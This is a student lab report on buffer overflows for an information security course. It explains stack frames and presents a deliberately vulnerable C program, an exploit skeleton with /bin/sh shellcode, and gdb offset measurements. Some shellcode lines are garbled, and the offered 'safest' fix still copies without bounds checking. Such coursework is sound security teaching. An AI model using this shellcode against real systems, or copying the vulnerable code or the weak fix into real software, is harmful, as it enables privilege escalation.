

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ
ΥΠΟΛΟΓΙΣΤΩΝ

TASK 1 BUFFER OVERFLOW

STUDENT DETAILS

NAME: ATHANASIOU VASILIOS EVANGELOS REGISTER
NUMBER: 19390005 **STUDENT**
SEMESTER: 8th **STUDENT**
STATUS: UNDERGRADUATE **PROGRAM OF**
STUDY: PADA **LABORATORY**
DEPARTMENT: ASF 05 WEDNESDAY 12:00 – 14:00
LABORATORY HEAD: GEORGOULAS ANGELOS DUE
DATE: 23/4/2023

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

STUDENT PHOTO:



ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

CONTENTS

A. THEORETICAL PART	(PAGES 5 – 20)
<u>A.1 Memory structure during program execution</u>	<u>(PAGES 5 – 8)</u>
A.1.1 Question	(PAGE 5)
A.1.2 Question	(PAGES 6 – 7)
A.1.3 Question	(PAGE 7)
A.1.4 Question	(PAGE 8)
<u>A.2 Showing buffer overflow in code</u>	<u>(PAGES 9 – 11)</u>
A.2.1 Question	(PAGES 9 – 10)
A.2.2 Question	(PAGES 10 – 11)
<u>A.3 Exploiting buffer overflow</u>	<u>(PAGES 12 – 18)</u>
A.3.1 Question	(PAGES 12 – 15)
A.3.2 Question	(PAGES 15 – 16)
A.3.3 Question	(PAGE 16)
A.3.4 Question	(PAGE 17)
A.3.5 Question	(PAGE 18)
<u>A.4 Heap overflow problem</u>	<u>(PAGES 18 – 21)</u>
A.4.1 Question	(PAGES 18 – 21)
B. PRACTICAL PART	(PAGES 21 – 60)
<u>Initial setup – Disabling ASLR</u>	<u>(PAGES 21 – 22)</u>
Actions	(PAGE 21)
Results	(PAGES 21 – 22)
Observations	(PAGE 22)
<u>B.1 Shellcode development and testing</u>	<u>(PAGES 22 – 30)</u>
B.1.1 Actions	(PAGES 22 – 26)
B.1.2 Results B.1.3	(PAGES 26 – 30)
Observations	(PAGE 30)
<u>B.2 Development of the vulnerable program</u>	<u>(PAGES 31 – 33)</u>
B.2.1 Actions	(PAGES 31 – 32)

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.2.2 Results B.2.3	(PAGE 32)
Observations	(PAGE 33)

B.3 Creating the input file (badfile) (PAGES 33 – 36)

B.3.1 Actions	(PAGES 33 – 34)
B.3.2 Results B.3.3	(PAGE 35)
Observations	(PAGE 36)

B.4 Finding the shellcode address within the badfile (PAGES 36 – 43)

B.4.1 Actions	(PAGES 36 – 39)
B.4.2 Results B.4.3	(PAGES 40 – 43)
Observations	(PAGE 43)

B.5 Preparing the input file (PAGES 43 – 45)

B.5.1 Actions	(PAGES 43 – 44)
B.5.2 Results B.5.3	(PAGE 45)
Observations	(PAGE 45)

B.6 Execution of the attack (PAGES 45 – 47)

B.6.1 Actions	(PAGES 45 – 46)
B.6.2 Results B.6.3	(PAGE 47)
Observations	(PAGE 47)

B.7 Bypassing the ASLR countermeasure (PAGES 48 – 56)

B.7.1 Actions	(PAGES 48 – 53)
B.7.2 Results B.7.3	(PAGES 53 – 55)
Observations	(PAGE 56)

B.8 Testing the remaining countermeasures (PAGES 56 – 60)

B.8.1 Actions	(PAGES 56 – 58)
B.8.2 Results B.8.3	(PAGES 58 – 59)
Observations	(PAGE 60)

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

A. THEORETICAL PART

A.1 Memory structure during program execution

A.1.1 Question

How are the addresses decided for the following variables?

```
void func(int x, int y)
{
    int a = x + y;
    int b = x - y;
}
```

By calling the function func, a memory block is configured on the stack with the topology shown in Figure A.1.1.1, which is called the function's stack frame.




Figure A.1.1.1. The stack frame of the function func

At the top of the stack, the parameters that define the function input (y, x) are assigned in reverse order. Below, in the "Return address" box, the address of the next instruction that will be executed immediately after the function call is assigned. In the "Previous Frame Pointer" box, the "frame pointer" of the previous "frame" that defines the reference base of the "stack frame" is assigned. Finally, the local variables (a, b) are assigned.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

A.1.2 Question

In which memory sections are the variables of the following code located?

```
int j = 0;
void foo(char *str)
{
    char *ptr = malloc(sizeof(int));
    char buffer[1024];
    int i;
    static int x;
}
```

When the code is executed, the variables are placed with a specific topology in the memory shown in Figure A.1.2.1.




Figure A.1.2.1. The placement of code variables in memory

More specifically, the placement of variables in memory is justified as follows:

- j: The variable j is placed in the Data Segment, as it is a global variable. (global variable) initialized by the user (int j = 0).
- x: The variable x is placed in the BSS (Block Starting Symbol) Segment, as it is a static variable not initialized by the user (static int x).
- *ptr : The content of the pointer ptr, where it is a memory address of a memory block returned by the dynamic memory allocation function malloc().

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

- str, buffer, ptr, i: The variables str, buffer and i are placed on the Stack, as they are local variables/arguments stored in the function foo (char *str, char buffer[1024], char *ptr = malloc(sizeof(int)), int i).

Finally, it is worth noting that all the code is placed in the Text Segment.

A.1.3 Question

Draw the function stack frame for the following C function.

```
int func(char *str)
{
    char buf [24];
    strcpy(buf, str);
    return 1;
}
```

The stack frame for the following C function is shown below.
in Figure A.1.3.1:




Figure A.1.3.1. The function stack frame for the `func()` function

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

A.1.4 Question

It has been suggested at times to change the way the stack grows. Instead of growing from high address to low address, it is suggested to let the stack grow from low address to high address. This way, the buffer will be placed above the return address, so that, in case of overflow, the buffer will not be able to affect the return address. Comment with arguments for the proposed change.

The proposed change achieves security against buffer overflow attacks, as the buffer is stored above the return address.

(Return Address) and thus in case of overflow, the excess bytes of information will not be stored in the address that signals the next instruction to be executed in the code, thus contributing to its smooth operation.

However, most computer architectures are based primarily on stack growth from higher to lower addresses, so such a change would bring implementation and compatibility problems, which would not necessarily ensure the desired security against buffer overflow attacks.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

A.2 Showing buffer overflow in code

A.2.1 Question

In the example shown below (program stack.c), a buffer overflow occurs within the strcpy() function, so that the malicious code is jumped to when strcpy() returns, and not when foo() returns. Is this true or false? Justify your answer.

```
/* stack.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    foo(str);
    printf("Returned Properly\n");
    return 1;
}
```

It is observed that in the stack.c code, of the 517 bytes of memory stored in the char array str that is passed as an argument to the foo() function, 24 of them are normally stored via the strcpy() function in the buffer character array. The remaining bytes of information are stored in memory cells outside the frame where the local variables of strcpy() are stored, that is, in the frame "Previous Frame Pointer", "Return Address" etc. Therefore, the malicious code of the file "badfile" that was read with the fread() function from the main() function, would be appropriately adjusted through the buffer overflow that occurred, such that in the "Return" cell Address" of the strcpy() stack frame to store the appropriate command address that would give the attacker the permissions he was looking for. Thus, instead of the address of the next command that would have been executed after the strcpy() call without a buffer overflow (return 1;), the address of the malicious command read from "badfile" will be replaced in the "Return Address" cell of the strcpy() stack frame (Figure A.2.1.1).

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure A.2.1.1. The stack frame of the foo() and strcpy() functions and the buffer overflow that occurs

A.2.2 Question

The buffer overflow example in the stack.c program has been fixed as shown below. Is it now safe? Please justify your answer.

```
int foo(char *str, int size)
{
    char *buffer = (char *) malloc(size);
    strcpy(buffer, str);
    return 1;
}
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

The program is not completely safe, as the necessary check for memory allocation performed by `malloc()` is not performed, with the risk of a runtime error occurring with a pointer pointing to `NULL`. In case of memory allocation failure. Also, the size variable should be equal to 518 (517 bytes read from "badfile" via `fread()` and 1 byte the terminal character '\0'), so that all bytes of information from "badfile" are read and there is no risk of buffer overflow (overflow). Therefore, the safest implementation of the code is depicted in Figure A.2.2.1.

```
int foo(char *str, int size)
{
    char *buffer = (char *) malloc(size);
    if (buffer == NULL)
    {
        printf("Error in allocating memory\n");
        exit(1);
    }
    strcpy(buffer, str);

    return 1;
}
```

Figure A.2.2.1. The safest implementation of `foo()`

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

A.3 Exploitation of buffer overflow (attack)

Consider the following program named exploit.c, which is used to generate the badfile with which we can feed a vulnerable program. The program contains shellcode which when executed can start a shell:

```
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax    */
    "\x50"               /* pushl   %eax         */
    "\x68\""/sh"         /* pushl   $0x68732f2f  */
    "\x68\""/bin"        /* pushl   $0x6e69622f  */
    "\x89\xe3"           /* movl    %esp,%ebx    */
    "\x50"               /* pushl   %eax         */
    "\x53"               /* pushl   %ebx         */
    "\x89\xe1"           /* movl    %esp,%ecx    */
    "\x99"               /* cdq     %eax          */
    "\xb0\x0b"           /* movb    $0x0b,%al    */
    "\xcd\x80"           /* int     $0x80        */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

A.3.1 Question


In the exploit.c program shown below, when assigning the value for the return address, can we do the following?

```
*((long *) (buffer + 0x24)) = buffer + 0x150;
```

Do you think the return address will show in the shellcode or not? Justify any of your answers.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ


The address "buffer + 0x150" is greater than the minimum desired address "buffer + OFFSET" that will point to the shellcode, where $\text{OFFSET} > 0x28$. The 0x20 bytes are the distance from the beginning of the buffer to the ebp, the base of the stack frame of the vulnerable program that feeds the malicious code through an input file badfile, which is created by the exploit.c program (the distance was calculated by the gdb debugger in Figure A.3.1.1). The 0x04 bytes are the "Previous Frame Pointer" field and the other 0x04 bytes are the "Return Address" field. The address is very likely to point to the shellcode, as it exceeds the minimum desired address that the shellcode is estimated to be located. The uncertainty is due to the architecture of the computer on which the vulnerable program is executed (32-bit, 64-bit...) and the structure in which the data is allocated in memory. Figures A.3.1.2, A.3.1.3 and A.3.1.4 respectively present the exploit.c program that creates the badfile with the address "buffer + 0x150", the vulnerable stack.c program that feeds the malicious code via the badfile and the successful buffer overflow attack that gives root privileges to the attacker, in a snapshot of the aforementioned scenario.



```
Terminator
/bin/bash
/bin/bash 65x24
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea18
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea38
gdb-peda$ p (0xbfffea38 - 0xbfffea18)
$3 = 0x20
gdb-peda$ quit
[04/18/23]seed@VM:~/project1$
```

Figure A.3.1.1. The distance of the beginning of the buffer to the ebp, the base of the vulnerable program's stack frame

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

